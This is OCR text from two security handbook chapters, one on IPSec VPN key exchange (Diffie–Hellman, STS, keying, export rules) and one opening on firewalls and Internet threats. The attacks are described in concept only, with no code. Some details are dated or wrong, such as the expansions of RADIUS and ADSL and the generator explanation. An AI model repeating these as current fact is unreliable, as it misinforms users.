In 1976, two mathematicians, Bailey W. Diffie at Berkeley and Martin E. Hellman at Stanford, defined the Diffie–Hellman agreement protocol (also known as exponential key agreement) and published it in a paper entitled "New Directions in Cryptography." The protocol allows two autonomous systems to exchange a secret key over an untrusted network without any prior secrets. Diffie and Hellman postulated that the generation of a key could be accomplished by fundamental relationships between prime numbers. Some years later, Ron Rivest, Adi Shamir, and Leonard Adelman, who developed the RSA Public and Private key cryptosystem based on large prime numbers, further developed the Diffie–Hellman formula (i.e., the nuts and bolts of the protocol). This allowed communication of a symmetrical key without transmitting the actual key, but rather a mathematical portion or fingerprint.

An example of this process is system A and system B require keying material for the DES encryption for the ESP to establish an SA. Each system acquires the Diffie–Hellman parameters, a large prime number p and

a base number *g*, which must be smaller than $p - 1$. The generator, *g*, is a number that represents every number between 1 and *p* to the power of *k*. Therefore, the relationship is $g^k = n \bmod p$.

Both of these numbers must be hardcoded or retrieved from a remote system. Each system then generates a number X, which must be less than $p - 2$. The number X is typically created by a random string of characters entered by a user or a passphrase that can be combined with date and time to create a unique number. The hardcoded numbers will not be exceeded because most, if not all, applications employ a limit on the input.

As shown in Exhibit 32.8, a new key is generated with these numbers, $g^X \bmod p$. The result Y, or fingerprint, is then shared between the systems over the untrusted network. The formula is then exercised again using the shared data from the other system and the Diffie–Hellman parameters. The results will be mathematically equivalent and can be used to generate a symmetrical key. If each system executes this process successfully, they will have matching symmetrical keys without transmitting the key itself. The Diffie–Hellman protocol was finally patented in 1980 (U.S. Patent 4200770) and is such a strong protocol that there are currently 128 other patents that reference Diffie–Hellman.

To complicate matters, Diffie–Hellman is vulnerable to man-in-the-middle attacks because the peers are not authenticated using Diffie–Hellman. The process is built on the trust established prior to keying material creation. To provide added authentication properties within the Diffie–Hellman procedure, the Station-to-Station (STS) protocol was created. Diffie, Oorschot, and Wiener completed STS in 1992 by allowing the two parties to authenticate themselves to each other by the use of digital signatures created by a public and private key relationship.

An example of this process, as shown in Exhibit 32.9, transpires when each system is provided a public and private key-pair. System A will encrypt the Y value (in this case Ya) with the private key. When system B receives the signature, it can only be decrypted with the system A public key. The only plausible result is that system A encrypted the Ya value authenticating system A. The STS protocol allows for the use of certificates to further authorize the public key of system A to ensure that the man-in-the-middle has not compromised the key-pair integrity.

Many Keys

Asymmetrical keys, such as PGP (Pretty Good Privacy) and RSA, can be used to share the keying information. Asymmetrical keys were specifically designed to have one of the keys in a pair published. A sender of data can




EXHIBIT 32.8 Diffie–Hellman exchange protocol.




EXHIBIT 32.9 Diffie–Hellman exchange protocol with STS.

obtain the public key of the preferred recipient to encrypt data that can only be decrypted by the holder of the corresponding private key. The application of asymmetrical keys in the sharing of information does not require the protection of the public key in transit over an untrusted network.

Key Establishment

The IPSec standard mandates that key management must support two forms of key establishment: manual and automatic.

The other IPSec protocols (AH and ESP) are not typically affected by the type of key management. However, there may be issues with implementing anti-replay options, and the level of authentication can be related to the key management process supported. Indeed, key management can also be related to the ultimate security of the communication. If the key is compromised, the communication can be in danger of attack. To thwart the eventuality of such an attack, there are re-keying mechanisms that attempt to ensure that if a key is compromised its validity is limited either by time, amount of data encrypted, or a combination of both.

Manual Keying

Manual key management requires that an administrator provide the keying material and necessary security association information for communications. Manual techniques are practical for small environments with limited numbers of gateways and hosts. Manual key management does not scale to include many sites in a

meshed or partially meshed environment. An example is a company with five sites throughout North America. This organization wants to use the Internet for communications, and each office site must be able to communicate directly with any other office site. If each VPN relationship had a unique key, the number of keys can be calculated by the formula $n(n-1)/2$, where n is the number of sites. In this example, the number of keys is 10. Apply this formula to 25 sites (i.e., five times the number of sites in the previous example) and the number of keys skyrockets to 300, not 50. In reality, the management is more difficult than it may appear by the examples. Each device must be configured, and the keys must be shared with all corresponding systems. The use of manual keying conspires to reduce the flexibility and options of IPSec. Anti-replay, on-demand re-keying, and session-specific key management are not available in manual key creation.

Automatic Keying

Automatic key management responds to the limited manual process and provides for widespread, automated deployment of keys. The goal of IPSec is to build off existing Internet standards to accommodate a fluid approach to interoperability. As described earlier, the IPSec default automated key management is IKE, a hybrid based in ISAKMP. However, based on the structure of the standard, any automatic key management can be employed. Automated key management, when instituted, may create several keys for a single SA. There are various reasons for this, including:

- Encryption algorithm requires more than one key
- Authentication algorithm requires more than one key
- Encryption and authentication are used for a single SA
- Re-keying

The encryption and authentication algorithms' use of multiple keys, or if both algorithms are used, then multiple keys will need to be generated for the SA. An example of this would be if Triple-DES is used to encrypt the data. There are several types of applications of Triple-DES (DES-EEE3, DES-EDE3, and DES-EEE2) and each uses more than one key (DES-EEE2 uses two keys, one of which is used twice).

The process of re-keying is to protect future data transmissions in the event a key is compromised. This process requires the rebuilding of an existing SA. The concept of re-keying during data transmission provides a relatively unpredictable communication flow. Being unpredictable is considered a valuable security method against an attacker.

Automatic key management can provide two primary methods of key provisioning:

1. Multiple string
2. Single string

Multiple strings are passed to the corresponding system in the SA for each key and for each type. For example, the use of Triple-DES for the ESP will require more than one key to be generated for a single type of algorithm, in this case, the encryption algorithm. The recipient will receive a string of data representing a single key; once the transfer has been acknowledged, the next string representing another key will be transmitted.

In contrast, the single string method sends all the required keys in a single string. As one might imagine, this requires a stringent set of rules for management. Great attention is necessary to ensure that the systems involved properly map the corresponding bits to the same key strings for the SA being established. To ensure that IPSec-compliant systems properly map the bit to keys, the string is read from the left, highest bit order first for the encryption key(s) and the remaining string is used for the authentication. The number of bits used is determined by the encryption algorithm and the number of keys required for the encryption being utilized for that SA.

Technology Turned Mainstream

VPNs are making a huge impact on the way communications are viewed. They are also providing ample fodder for administrators and managers to have seemingly endless discussions about various applications. On one side are the possible money savings, and the other are implementation issues. There are several areas of serious concern, including:

- Performance
- Interoperability
- Scalability
- Flexibility

Performance

Performance of data flow is typically the most common concern, and IPSec is very processor intensive. The performance costs of IPSec are the encryption being performed, integrity checking, packet handling based on policies, and forwarding, all of which become apparent in the form of latency and reduced throughput. IPSec VPNs over the Internet increase the latency in the communication that conspires with the processing costs to discourage VPN as a solution for transport-sensitive applications. Process time for authentication, key management, and integrity verification will produce delay issues with SA establishment, authentication, and IPSec SA maintenance. Each of these results in poor initialization response and, ultimately, disgruntled users.

The application of existing hardware encryption technology to IPSec vendor products has allowed these solutions to be considered more closely by prospective clients wishing to seize the monetary savings associated with the technology. The creation of a key and its subsequent use in the encryption process can be offloaded onto a dedicated processor that is designed specifically for these operations. Until the application of hardware encryption for IPSec, all data was managed through software computation that was also responsible for many other operations that may be running on the gateway.

Hardware encryption has released IPSec VPN technology into the realm of viable communication solutions. Unfortunately, the client operating system participating in a VPN is still responsible for the IPSec process. Publicly available mobile systems that provide hardware-based encryption for IPSec communications are becoming available, but are some time away from being standard issue for remote users.

Interoperability

Interoperability is a current issue that will soon become antiquated as vendors recognize the need to become fully IPSec compliant — or consumers will not implement their product based simply on its incompatibility. Shared secret and ISAKMP key management protocol are typically allowing multi-vendor interoperability. As Certificate Authorities and the technology that supports them become fully adopted technology, they will only add to the cross-platform integration. However, complex and large VPNs will not be manageable using different vendor products in the near future. Given the complexity, recentness of the IPSec standard, and the various interpretations of that standard, the time to complete interoperability seems great.

Scalability

Scalability is obtained by the addition of equipment and bandwidth. Some vendors have created products focused on remote access for roaming users, while others have concentrated on network-to-network connectivity without much attention to remote users. The current ability to scale the solution will be directly related to the service required. The standard supporting the technology allows for great flexibility in the addition of services. It will be more common to find limitations in equipment configurations than in the standard as it pertains to growth capabilities. Scalability ushers in a wave of varying issues, including:

- Authentication
- Management
- Performance

Authentication can be provided by a number of processes, although the primary focus has been on RADIUS (Remote Access Dial-In User Security), Certificates, and forms of two-factor authentication. Each of these can be applied to several supporting databases. RADIUS is supported by nearly every common authenticating system, from Microsoft Windows NT to NetWare's NDS. Authentication, when implemented properly, should not become a scalability issue for many implementations, because the goal is to integrate the process with existing or planned enterprise authenticating services.

A more interesting aspect of IPSec vendor implementations and the scalability issues that might arise is management. As detailed earlier, certain implementations do not scale, due to the shear physics of shared secrets and manual key management. In the event of the addition of equipment or increased bandwidth to support remote applications, the management will need to take multiplicity into consideration. Currently, VPN management of remote users and networks leaves a great deal to be desired. As vendors and organizations become more acquainted with what can be accomplished, sophisticated management capabilities will become increasingly available.

Performance is an obvious issue when considering the increase of an implementation. Typically, performance is the driving reason, followed by support for increased numbers. Both of these issues are volatile and interrelated with the hardware technology driving the implementation. Performance capabilities can be controlled by the limitation of supported SAs on a particular system — a direct limitation in scalability. A type of requested encryption might not be available on the encryption processor currently available. Forcing the calculation of encryption onto the operating system ultimately limits the performance. A limitation may resonate in the form of added equipment to accomplish the link between the IPSec equipment and the authenticating database. When users authenticate, the granularity of control over the capabilities of that user may be directly related to the form of authentication. The desired form of authentication may have limitations in various environments due to restrictions in various types of authenticating databases. Upgrade issues, service pack variations, user limitations, and protocol requirements also combine to limit growth of the solution.

The Market for VPN

Several distinct qualities of VPN are driving the investigation by many organizations to implement VPN as a business interchange technology. VPNs attempt to resolve a variety of current technological limitations that represent themselves as costs in equipment and support or solutions where none had existed prior. Three areas that can be improved by VPNs are:

1. Remote user access and remote office connectivity
2. Extranet partner connectivity
3. Internal departmental security

Remote Access

Providing remote user access via a dial-up connection can become a costly service for any organization to provide. Organizations must consider costs for:

- Telephone lines
- Terminating equipment
- Long-distance
- Calling card
- 800/877 number support

Telephone connections must be increased to support the number of proposed simultaneous users that will be dialing in for connectivity to the network. Another cost that is rolled up into the telephone line charge is the possible need for equipment to allow the addition of telephone lines to an existing system. Terminating equipment, such as modem pools, can become expenses that are immediate savings once the VPN is utilized. Long-distance charges, calling cards that are supplied to roaming users, and toll-free lines require initial capital and continuous financial support. In reality, an organization employing conventional remote access services is nothing more than a service provider for its employees. Taking this into consideration, many organizations tend to overlook the use of the Internet connection by remote users. As the number of simultaneous users access the network, the more bandwidth is utilized for the existing Internet service.

The cost savings are realized by redirecting funds, originally to support telephone communications, in an Internet service provider (ISP) and its ability to support a greater area of access points and technology. This allows an organization to eliminate support for all direct connectivity and focus on a single connection and technology for all data exchange — ultimately saving money. With the company access point becoming a single point of entry, access controls, authenticating mechanisms, security policies, and system redundancy become focused and common among all types of access regardless of the originator's communication technology.

The advent of high-speed Internet connectivity by means of cable modems and ADSL (Asynchronous Digital Subscriber Line) is an example of how a VPN becomes an enabler to facilitate the need for high-speed, individual remote access where none existed before. Existing remote access technologies are generally limited to 128K ISDN (Integrated Services Digital Network) or, more typically, 56K modem access. Given the inherent properties of the Internet and IPSec functioning at the network layer, the communication technology utilized to access the Internet only needs to be supported at the immediate connection point to establish an IP session with the ISP. Using the Internet as a backbone for encrypted communications allows for equal IP functionality with increased performance and security over conventional remote access technology.

Currently, cable modem and ADSL services are expanding from the home-user market into the business industry for remote office support. A typical remote office will have a small Frame Relay connection to the home office. Any Internet traffic from the remote office is usually forwarded to the home office's Internet connection, where access controls can be centrally managed and Internet connection costs are eliminated at the remote office. However, as the number of remote offices and the distances increase, so does the financial investment. Each Frame Relay connection, PVC (permanent virtual circuit), has costs associated with it. Committed Information Rate (CIR), port speed (e.g., 128K), and sometimes a connection fee add to the overall investment. A PVC is required for any connection; so, as remote offices demand direct communication to their peers, a PVC will need to be added to support this decentralized communication. Currently within the United States, the cost of Frame Relay is very low and typically outweighs the cost of an ISP and Internet connectivity. As the distance increases and moves beyond the United States, the costs can increase exponentially and will typically call for more than one telecommunications vendor. With VPN technology, a local connection to the Internet can be established. Adding connectivity to peers is accomplished by configuration modifications; this allows the customer to control communications without the inclusion of the carrier in the transformation.

The current stability of remote, tier three, and lower ISPs is an unknown variable. The arguable service associated with multiple and international ISP connectivity has become the Achilles' heel for VPN acceptance for business-critical and time-critical services. As the reach of tier one and tier two ISPs increases, they will be able to provide contiguous connectivity over the Internet to remote locations using an arsenal of available technologies.

Extranet Access

The single, most advantageous characteristic of VPNs is to provide protected and controlled communication with partnering organizations. Years ago, prior to VPN becoming a catchword, corporations were beginning to feel the need for dedicated Internet access. Dedicated access is becoming increasingly utilized for business purposes, whereas before it was viewed as a service for employees and research requirements.

The Internet provides the ultimate bridge between networks that was relatively nonexistent before VPN technology. Preceding VPNs, a corporation needing to access a partner's site was typically provided a Frame Relay connection to a common Frame Relay cloud where all the partners claimed access. Other options were ISDN and dial-on-demand routing. As this requirement grows, several limitations begin to surface. Security issues, partner support, controlling access, disallowing unwanted interchange between partners, and connectivity support for partners without supported access technologies all conspire to expose the huge advantages of VPNs over the Internet. Utilizing VPNs, an organization can maintain a high granularity of control over the connectivity per partner or per user on a partner network.

Internal Protection

As firewalls became more predominant as protection against the Internet, they were increasingly being utilized for internal segmentation of departmental entities. The need for protecting vital departments within an organization originally spawned this concept of using firewalls internally. As the number of departments increase, the management, complexity, and cost of the firewalls increase as well. Also, any attacker with access to the protected network can easily obtain sensitive information due to the fact that the firewall applies only perimeter security.

VLANs (virtual local area networks) with access control lists became a minimized replacement for conventional firewalls. However, the same security issue remained, in that the perimeter security was controlled and left the internal network open for attack.

As IPSec became accepted as a viable secure communication technology and applied in MAC environments, it also became the replacement for other protection technologies. Combined with strategically placed firewalls,

VPN over internal networks allows secure connectivity between hosts. IPSec encryption, authentication, and access control provide protection for data between departments and within a department.

Consideration for VPN Implementation

The benefits of VPN technology can be realized in varying degrees, depending on the application and the requirements it has been applied to. Considering the incredible growth in technology, the advantages will only increase. Nevertheless, the understandable concerns with performance, reliability, scalability, and implementation issues must be investigated.

System Requirements

The first step is determining the foreseeable amount of traffic and its patterns to ascertain the adjacent system requirements or augmentations. In the event that existing equipment is providing all or a portion of the service the VPN is replacing, the costs can be compared to discover initial savings in the framework of money, performance, or functionality.

Security Policy

It will be necessary to determine if the VPN technology and how it is planned to be implemented meet the current security policy. In case the security policy does not address the area of remote access, or in the event a policy or remote access does not exist, a policy must address the security requirements of the organization and its relationship with the service provided by VPN technology.

Application Performance

As previously discussed, performance is the primary reason VPN technology is not the solution for many organizations. It will be necessary to determine the speed at which an application can execute the essential processes. This is related to the type of data within the VPN. Live traffic or user sessions are incredibly sensitive to any latency in the communication. Pilot tests and load simulation should be considered strongly prior to large-scale VPN deployment or replacement of existing services and equipment.

Data replication or transient activity that is not associated with human or application time sensitivity is a candidate for VPN connectivity. The application's resistance to latency must be measured to determine the minimum requirements for the VPN. This is not to convey that VPNs are only good for replication traffic and cannot support user applications. It is necessary to determine the application needs and verify the requirements to properly gauge the performance provisioning of the VPN. The performance "window" will allow the proper selection of equipment to meet the needs of the proposed solution; otherwise, the equipment and application may present poor results compared to the expected or planned results. Or, more importantly, the acquired equipment is under-worked or does not scale in the direction needed for a particular organization's growth path. Each of these results in poor investment realization and makes it much more difficult to persuade management to use VPN again.

Training

User and administrator training is an important part of the implementation process. It is necessary to evaluate a vendor's product from the point of the users, as well as evaluating the other attributes of the product. In the event that user experience is poor, it will reach management and ultimately weigh heavily on the administrators and security practitioners. It is necessary to understand the user intervention that is required in the every-day process of application use. Comprehending the user knowledge requirements will allow for the creation of a training curriculum that best represents what the users are required to accomplish to operate the VPN as per the security policy.

Future of IPSec VPNs

Like it or not, VPN is here to stay. IP version 6 (IPv6) has the IPSec entrenched in its very foundation; and as the Internet grows, Ipv6 will become more prevalent. The current technological direction of typical networks will become the next goals for IPSec; specifically, Quality of Service (QoS). ATM was practically invented to accommodate the vast array of communication technologies at high speeds; but to do it efficiently, it must control who gets in and out of the network.

Ethernet Type of Service (ToS) (802.1p) allows for three bits of data in the frame to be used to add ToS information and then be mapped into ATM cells. IP version 4, as currently applied, has support for a ToS field in the IP Header similar to Ethernet 802.1p; it provides three bits for extended information. Currently, techniques are being applied to map QoS information from one medium to another. This is very exciting for service organizations that will be able sell end-to-end QoS. As the IPSec standard grows and current TCP/IP applications and networks begin to support the existing IP ToS field, IPSec will quickly conform to the requirements.

The IETF and other participants, in the form of RFCs, are continually addressing the issues that currently exist with IPSec. Packet sizes are typically increased due to the added headers and sometimes trailer information associated with IPSec. The result is an increased possibility of packet fragmentation. IPSec addresses fragmentation and packet loss; the overhead of these processes constitutes the largest concern.

IPSec can only be applied to the TCP/IP protocol. Therefore, multi-protocol networks and environments that employ IPX/SPX, NetBEUI, and others will not take direct advantage of the IPSec VPN. To allow non-TCP/IP protocols to communicate over an IPSec VPN, an IP gateway must be implemented to encapsulate the original protocol into an IP packet and then be forwarded to the IPSec gateway. IP gateways have been in use for some time and are proven technology. For several organizations that cannot eliminate non-TCP/IP protocols and wish to implement IPSec as the VPN of choice, a protocol gateway is imminent.

As is obvious, performance is crucial to IPSec VPN capabilities and cost. As encryption algorithms become increasingly sophisticated and hardware support for those algorithms becomes readily available, this current limitation will be surpassed.

Another perceived limitation of IPSec is the export and import restrictions of encryption. There are countries that the United States places restrictions on to hinder the ability of those countries to encrypt possibly harmful information into the United States. In 1996, the International Traffic in Arms Regulation (ITAR) governing the export of cryptography was reconditioned. Responsibility for cryptography exports was transferred to the Department of Commerce from the Department of State. However, the Department of Justice is now part of the export review process. In addition, the National Security Agency (NSA) remains the final arbiter of whether to grant encryption products export licenses.

The NSA staff is assigned to the Commerce Department and many other federal agencies that deal with encryption policy and standards. This includes the State Department, Justice Department, National Institute for Standards and Technology (NIST), and the Federal Communications Commission. As one can imagine, the laws governing the export of encryption are complicated and are under constant revision. Several countries are completely denied access to encrypted communications to the United States; other countries have limitations due to government relationships and political posture. The current list of (as of this writing) embargoed countries include:

- Syria
- Iran
- Iraq
- North Korea
- Libya
- Cuba
- Sudan
- Serbia

As one reads the list of countries, it is easy to see why the United States is reluctant to allow encrypted communications with these countries. Past wars, conflict of interests, and terrorism are the primary ingredients to become exiled by the United States.

Similar rosters exist for other countries that have the United States listed as "unfriendly," due to their perception of communication with the United States.

As one can certainly see, the concept of encryption export and import laws is vague, complex, and constantly in litigation. In the event a VPN is required for international communication, it will be necessary to obtain the latest information available to properly implement the communication as per the current laws.

Conclusion

VPN technology, based on IPSec, will become more prevalent in our every-day existence. The technology is in its infancy; the standards and support for them are growing every day. Security engineers will see an interesting change in how security is implemented and maintained on a daily basis. It will generate new types of policies and firewall solutions — router support for VPN will skyrocket.

This technology will finally confront encryption export and import laws, forcing the hand of many countries. Currently, there are several issues with export and import restrictions that affect how organizations deploy VPN technology. As VPNs become more prevalent in international communications, governments will be forced to expedite the process. With organizations sharing information, services, and product, the global economy will force computer security to become the primary focus for many companies.

For VPNs, latency is the center for concern and, once hardware solutions and algorithms collaborate to enhance overall system performance, the technology will become truly accepted. Once this point is reached, every packet on every network will be encrypted. Browsers, e-mail clients, and the like will have VPN software embedded, and only authenticated communications will be allowed. Clear Internet traffic will be material for campfire stories. It is a good time to be in security.

Firewalls: An Effective Solution for Internet Security

E. Eugene Schultz, Ph.D., CISSP

The Internet has presented a new, complex set of challenges that even the most sophisticated technical experts have not been able to solve adequately. Achieving adequate security is one of the foremost of these challenges. The major security threats that the Internet community faces are described in this chapter. It also explains how firewalls — potentially one of the most effective solutions for Internet security — can address these threats, and it presents some practical advice for obtaining the maximum advantages of using firewalls.

Internet Security Threats

The vastness and openness that characterizes the Internet presents an extremely challenging problem — security. Although many claims about the number and cost of Internet-related intrusions are available, valid, credible statistics about the magnitude of this problem will not be available until scientific research is conducted. Exacerbating this dilemma is that most corporations that experience intrusions from the Internet and other sources do not want to make these incidents known for fear of public relations damage and, worse yet, many organizations fail to even detect most intrusions. Sources, such as Carnegie Mellon University's Computer Emergency Response Team, however, suggest that the number of Internet-related intrusions each year is very high and that the number of intrusions reported to CERT (which is one of dozens of incident response teams) is only the tip of the iceberg. No credible statistics concerning the total amount of financial loss resulting from security-related intrusions are available; but judging from the amount of money corporations and government agencies are spending to implement Internet and other security controls, the cost must be extremely high.

Many types of Internet security threats exist. One of the most serious methods is IP spoofing. In this type of attack, a perpetrator fabricates packets that bear the address of origination of a client host and sends these packets to the server for this client. The server acknowledges receiving these packets by returning packets with a certain sequence number. If the attacker can guess this packet sequence number and incorporate it into another set of fabricated packets that is then sent back to the server, the server can be tricked into setting up a connection with a fraudulent client. The intruder can subsequently use attack methods, such as use of trusted host relationships, to intrude into the server machine.

A similar threat is domain name service (DNS) spoofing. In this type of attack, an intruder subverts a host within a network and sets up this machine to function as an apparently legitimate name server. The host then provides bogus data about host identities and certain network services, enabling the intruder to break into other hosts within the network.

Session hijacking is another Internet security threat. The major tasks for the attacker who wants to hijack an ongoing session between remote hosts are locating an existing connection between two hosts and fabricating packets that bear the address of the host from which the connection has originated. By sending these packets to the destination host, the originating host's connection is dropped, and the attacker picks up the connection.

Another Internet security threat is network snooping, in which attackers install programs that copy packets traversing network segments. The attackers periodically inspect files that contain the data from the captured packets to discover critical log-on information, particularly user IDs and passwords for remote systems. Attackers subsequently connect to the systems for which they possess the correct log-on information and log on with no trouble. Attackers targeting networks operated by Internet service providers (ISPs) have made this problem especially serious, because so much information travels these networks. These attacks demonstrate just how vulnerable network infrastructures are; successfully attacking networks at key points, where router, firewalls, and server machines are located, is generally the most efficient way to gain information allowing unauthorized access to multitudes of host machines within a network.

A significant proportion of attacks exploit security exposures in programs that provide important network services. Examples of these programs include sendmail, Network File System (NFS), and Network Information Service (NIS). These exposures allow intruders to gain access to remote hosts and to manipulate services supported by these hosts or even to obtain superuser access. Of increasing concern is the susceptibility of World Wide Web services and the hosts that house these services to successful attack. The ability of intruders to exploit vulnerabilities in the HTTP and in Java, a programming language used to write WWW applications, seems to be growing at an alarming rate.

Until a short time ago, most intruders attempted to cover up indications of their activity, often by installing programs that selectively eliminated data from system logs. These also avoided causing system crashes or causing massive slowdowns or disruption. However, a significant proportion of the perpetrator community has apparently shifted its strategy by increasingly perpetrating denial-of-service attacks. For example, many types of hosts crash or perform a core dump when they are sent a packet internet groper or ping packet that exceeds a specified size limit or when they are flooded with synchronize (SYN) packets that initiate host-to-host connections. (Packet internet groper, or ping, is a service used to determine whether a host on a network is up and running.) These denial-of-service attacks make up an increasing proportion of observed Internet attacks. They represent a particularly serious threat because many organizations require continuity of computing and networking operations to maintain their business operations.

Not to be overlooked is another type of security threat called social engineering. Social engineering is fabricating a story to trick users, system administrators, or help desk personnel into providing information required to access systems. Intruders usually solicit passwords for user accounts, but information about the network infrastructure and the identity of individual hosts can also be the target of social engineering attacks.

Internet Security Controls

As previously mentioned, Internet security threats pose a challenge because of their diversity and severity. An added complication is an abundance of potential solutions.

Encryption

Encryption is a process of using an algorithm to transform cleartext information into text that cannot be read without the proper key. Encryption protects information stored in host machines and transmitted over networks. It is also useful in authenticating users to hosts or networks. Although encryption is an effective solution, its usefulness is limited by the difficulty in managing encryption keys (i.e., of assigning keys to users and recovering keys if they are lost or forgotten), laws limiting the export and use of encryption, and the lack of adherence to encryption standards by many vendors.

One-Time Passwords

Using one-time passwords is another way in which to challenge security threats. One-time passwords captured while in transit over networks become worthless because each password can only be used once. A captured password has already been used by the legitimate user who has initiated a remote log-on session by the time the captured password can be employed. Nevertheless, one-time passwords address only a relatively small proportion of the total range of Internet security threats. They do not, for example, protect against IP spoofing or exploitation of vulnerabilities in programs.

Installing fixes for vulnerabilities in all hosts within an Internet-capable network does not provide an entirely suitable solution because of the cost of labor, and, over the last few years, vulnerabilities have surfaced at a rate far faster than that at which fixes have become available.

Firewalls

Although no single Internet security control measure is perfect, the firewall has, in many respects, proved more useful overall than most other controls. Simply, a firewall is a security barrier between two networks that screens traffic coming in and out of the gate of one network to accept or reject connections and service requests according to a set of rules. If configured properly, it addresses a large number of threats that originate from outside a network without introducing any significant security liabilities. Because most organizations are unable to install every patch that CERT advisories describe, these organizations can nevertheless protect hosts within their networks against external attacks that exploit vulnerabilities by installing a firewall that prevents users from outside the network from reaching the vulnerable programs in the first place. A more sophisticated firewall also controls how any connection between a host external to a network and an internal host occurs. Moreover, an effective firewall hides information, such as names and addresses of hosts within the network, as well as the topology of the network which it is employed to protect.

Firewalls can defend against attacks on hosts (including spoofing attacks), application protocols, and applications. In addition, firewalls provide a central method for administering security on a network and for logging incoming and outgoing traffic to allow for accountability of user actions and for triggering incident response activity if unauthorized activity occurs.

Firewalls are typically placed at gateways to networks to create a security perimeter, as shown in Exhibit 33.1, primarily to protect an internal network from threats originating from an external one (particularly from the Internet). This scheme is successful to the degree that the security perimeter is not accessible through unprotected avenues of access. The firewall acts as a choke component for security purposes. Exhibit 33.1 displays routers that are located in front and in back of the firewall. The first router (shown above the firewall) is an external one used initially to route incoming traffic, to direct outgoing traffic to external networks, and to broadcast information that enables other network routers (as well as the router on the other side of the firewall) to know how to reach the host network. The other internal router (shown below the firewall) sends incoming packets to their destination within the internal network, directs outgoing packets to the external




EXHIBIT 33.1 A typical gate-based firewall architecture.

router, and broadcasts information on how to reach the internal network and the external router. This belt-and-suspenders configuration further boosts security by preventing the broadcast of information about the internal network outside the network the firewall protects. An attacker finding this information can learn IP addresses, subnets, servers, and other information that is useful in perpetrating attacks against the network. Hiding information about the internal network is much more difficult if the gate has only one router.

Another way in which firewalls are deployed (although less frequently) is within an internal network — at the entrance to a subnet within a network — rather than at the gateway to the entire network. The purpose of this configuration (shown in Exhibit 33.2) is to segregate a subnetwork (a screened subnet) from the internal network at large, a wise strategy if the subnet has tighter security requirements than the rest of the security perimeter. This type of deployment more carefully controls access to data and services within a subnet than is otherwise allowed within the network. The gate-based firewall, for example, may allow File Transfer Protocol (FTP) access to an internal network from external sources. However, if a subnet contains hosts that store information, such as lease bid data or salary data, then allowing FTP access to this subnet is less advisable. Setting up the subnet as a screened subnet may provide suitable security control; that is, the internal firewall that provides security screening for the subnet is configured to deny all FTP access, regardless of whether the access requests originated from outside or inside the network.

Simply having a firewall, no matter how it is designed and implemented, does not necessarily protect against externally originated security threats. The benefits of firewalls depend to a large degree on the type used and how it is deployed and maintained.

